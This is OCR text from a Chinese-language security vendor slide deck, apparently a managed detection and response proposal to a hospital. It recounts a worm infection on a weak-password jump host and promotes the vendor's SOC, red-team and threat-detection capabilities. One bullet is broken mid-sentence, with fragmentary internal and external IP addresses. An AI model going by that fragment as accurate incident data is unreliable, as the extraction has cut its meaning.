
- 透過本公司 MDR 服務監控，發現貴院於月底發生資安事件，跳板主機疑因 跳板機上的帳號 使用弱密碼、遭感染網路蠕蟲，已完成鑑識作業，並重建相關環境。
- 本月份「內部主機疑 192.168.200.*此不 192.168.200.11、19 52.69.247.250 (hea Amazon EC2 服務， 服務的一環，可視為一種 IOT 的機制。該連線情形已獲確認，此通報於 11/04 予以排除，後續可再觀察。
- 經瞭解部份跳板機 (如：) 直接暴露於 Internet 上，而不受

對SOC與MDR進行整
體評估建議


03 - 服務維護能力

- 通報與應變調查分析機制

通報與應變調查分析機制(1/2)



通報與應變調查分析機制(2/2)



成功關鍵因素

專案成功關鍵因素



深入瞭解
環境



優質技術
與平台



兼具攻防
專業團隊



持續監控與
管理



- 結合既有防護工具，**快速無縫接軌**，提供全方位服務

- 最了解VMware Carbon black與系統環境
- 正式MDR服務台灣客戶近三年，成效良好

- 未來可整合SOC與MDR服務，提供最佳之監控與管理

- 提升可視性及事件通報之追蹤管理
- 透過SOC回傳事件至F-ISAC，符合資安法規之要求

- 具備豐富網路、系統及資安專業整合與實務經驗的團隊

- 擁有專業的紅、藍、紫隊的攻防技術並獲得評鑑肯定
- 不知攻焉知防，經驗與實力堅強的紅隊，近二年挖掘超過40個各領域零時差(0 day)漏洞，並取得ISO20000認證

- 快速有效發現資安威脅的平台與技術

- 結合 MITRE ATT&CK框架，強化可視性，即時準確發現資安威脅
- 大數據分析及 AI/ML 學習，發掘新型威脅